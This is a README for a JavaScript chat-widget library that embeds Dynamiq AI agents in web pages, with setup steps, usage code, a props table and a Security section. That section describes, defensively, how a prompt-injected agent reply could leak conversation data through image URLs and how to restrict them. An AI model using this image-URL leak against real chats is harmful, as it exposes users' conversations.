

A powerful chat widget library for AI agents - Built for React and vanilla JavaScript



Documentation • Features • Installation • Usage • Contributing



dynamiq-assistant allows you to seamlessly integrate AI agents into your applications through customizable chat widgets. Built specifically for agentic AI experiences, it provides React and vanilla JavaScript components that connect directly to your Dynamiq-powered AI agents.
Dynamiq is an orchestration framework for agentic AI and LLM applications, enabling businesses to build, deploy, and manage intelligent AI agents at scale.
- 🤖 AI Agent Integration - Purpose-built for connecting to Dynamiq AI agents
- 📱 Cross-Platform Support - Works with React and vanilla JavaScript
- 🎨 Customizable UI - Fully customizable appearance with theme support
- 📡 Streaming Support - Real-time streaming responses from AI agents
- 📁 File Upload - Enable AI agents to process images, PDFs, and documents
- 🎯 Flexible Positioning - Position the agent widget anywhere on your page
- 🔧 Event Handlers - Handle agent feedback, actions, and responses
- 📊 Vega Chart Support - AI agents can render data visualizations seamlessly
npm install @dynamiq/assistantOr using yarn:
yarn add @dynamiq/assistantTo use @dynamiq/assistant, first navigate to your Dynamiq deployment:

- Go to Deployments and ensure Endpoint Authorization is disabled (see Security for what this means)
- Click on the Integration tab
- Switch to the Chat Widget menu item
- Copy your unique API URL
import { DynamiqAssistant } from '@dynamiq/assistant/react';

const App = () => {
  return (
    <DynamiqAssistant
      title="Dynamiq Assistant"
      placeholder="Type your message..."
      position="bottom-right"
      api={{
        url: '<YOUR_API_URL>',
        streaming: true,
      }}
      allowFileUpload={true}
      maxFileSize={10 * 1024 * 1024} // 10MB
      acceptedFileTypes="image/*,.pdf,.doc,.docx,.txt"
      params={{
        userId: '123',
        sessionId: '234',
        userName: 'John Doe',
        language: 'en',
      }}
      prompts={[
        { icon: '💬', text: 'What documents are needed for the loan?' },
        {
          icon: <FontAwesomeIcon icon={faUser} />,
          text: 'What is the maximum loan amount?',
        },
      ]}
      footerText={
        'Powered by <a href="https://getdynamiq.ai" target="_blank">Dynamiq</a>'
      }
    />
  );
};import { DynamiqAssistant } from '@dynamiq/assistant/vanilla';
const assistant = new DynamiqAssistant('#dynamiq-assistant-container', {
title: 'Dynamiq Assistant',
placeholder: 'Type your message...',
position: 'bottom-left',
api: {
url: '<YOUR_API_URL>',
streaming: true,
},
allowFileUpload: false,
maxFileSize: 5 * 1024 * 1024, // 5MB
acceptedFileTypes: 'image/*,.pdf',
});<script src="https://cdn.jsdelivr.net/npm/@dynamiq/assistant@latest/dist/index.browser.js"></script>
<script>
const assistant = new dynamiq.DynamiqAssistant(
'#dynamiq-assistant-container',
{
title: 'Dynamiq Assistant',
placeholder: 'Type your message...',
position: 'bottom-left',
api: {
url: '<YOUR_API_URL>',
streaming: true,
},
}
);

</script>Your assistant will appear as an elegant chat widget on your page:
| Name | Type | Description |
|---|---|---|
title |
string | ReactNode |
The title of the assistant. Can be string or ReactNode. |
placeholder |
string |
The placeholder text of the chat input. |
welcomeTitle |
string |
The title of the welcome screen. |
welcomeSubtitle |
string |
The subtitle of the welcome screen. |
position |
string |
The position of the assistant. Can be bottom-right, bottom-left, top-right, or top-left. |
api.url |
string |
The URL of the assistant endpoint. |
api.streaming |
boolean |
Whether to enable response streaming. |
allowFileUpload |
boolean |
Whether to allow file uploads. |
maxFileSize |
number |
The maximum file size for file uploads in bytes. |
acceptedFileTypes |
string |
The accepted file types for file uploads. |
params |
object |
The parameters to pass to the assistant input. |
params.userId |
string |
The user ID. By default a random ID that is kept in localStorage, so history survives reloads. |
params.sessionId |
string |
The session ID. By default crypto.randomUUID(). |
toggleButton |
string |
The ID of the button to toggle the assistant. |
prompts |
array |
The prompts to show in the assistant. |
prompts.icon |
string | ReactNode |
The icon to show in the prompt. |
prompts.text |
string |
The text to show in the prompt. |
theme.primaryColor |
string |
The primary color of the assistant. |
theme.secondaryColor |
string |
The secondary color of the assistant. |
theme.fontFamily |
string |
The font family of the assistant. |
allowFullScreen |
boolean |
Whether to show the full screen button. |
footerText |
string |
The text to show in the footer. |
poweredBy |
string |
The text to show in the powered by section. |
humanSupport |
string |
The text to show in the human support section. |
intermediateStreaming |
boolean |
Whether to show the intermediate steps if they are available. By default true. |
hideCloseButton |
boolean |
Whether to hide close button. By default false. |
fullScreen |
boolean |
Whether to open chat in full screen. By default false. |
open |
boolean |
Whether to open chat on page load. By default false. |
allowedResourceOrigins |
string[] |
Origins that bot messages may load images and chart data from. Same-origin and data: URLs are always allowed; ['*'] allows any origin. By default ['*']. Recommended: [] or a list of trusted origins (see Security). |
| Name | Description |
|---|---|
onFeedback |
The callback function to handle the feedback. |
onImageBlock |
The callback function to handle image blocks. |
onLink |
The callback function to handle links. |
onNewChat |
The callback function to handle new chat. |
onPromptSend |
The callback function to handle prompt sending. |
onChatDelete |
The callback function to handle chat deletion. |
onChatOpen |
The callback function to handle open chat |
onChatClose |
The callback function to handle close chat |
Chats are stored in the browser's localStorage and shown in the history panel. Clear them when the user logs out, especially on shared devices:
import { clearChatHistory } from '@dynamiq/assistant/react'; // or '@dynamiq/assistant/vanilla'

clearChatHistory();
With the vanilla widget you can also call widget.clearHistory(), which additionally resets the open chat.
- The endpoint is public. With Endpoint Authorization disabled, anyone who finds the API URL in your page can call the agent directly. Don't put secrets in
api.headers, since they are shipped to every visitor. For production, consider proxying requests through your own backend, which can authenticate users and apply rate limits. - Bot messages are sanitized. Markdown from the agent is rendered through DOMPurify, links only allow
http(s)/mailtoand open in a new tab, and charts run withouteval(compatible with a CSP that has no'unsafe-eval'). - Restrict remote resources. By default, images and chart data in bot messages may load from any origin. A prompt-injected response could use that to leak conversation data through an image URL (e.g.
). SetallowedResourceOriginsto[](same-origin only) or to the origins your agent really uses.url()references in inline styles and SVG attributes, andsrcset, are always removed. - Your own HTML options are not sanitized.
title,footerText,poweredBy,humanSupportandprompts[].iconare inserted as HTML. Only pass trusted content.
We welcome contributions! Please see our Contributing Guide for details on how to get started.
# Install dependencies
npm install

# Run development server
npm run dev

# Build the library
npm run build

# Run tests
npm run test

# Lint code
npm run lintThis project is licensed under the Apache License 2.0 - see the LICENSE file for details.
Dynamiq is the operating platform for agentic AI applications. We're building the future of AI orchestration.


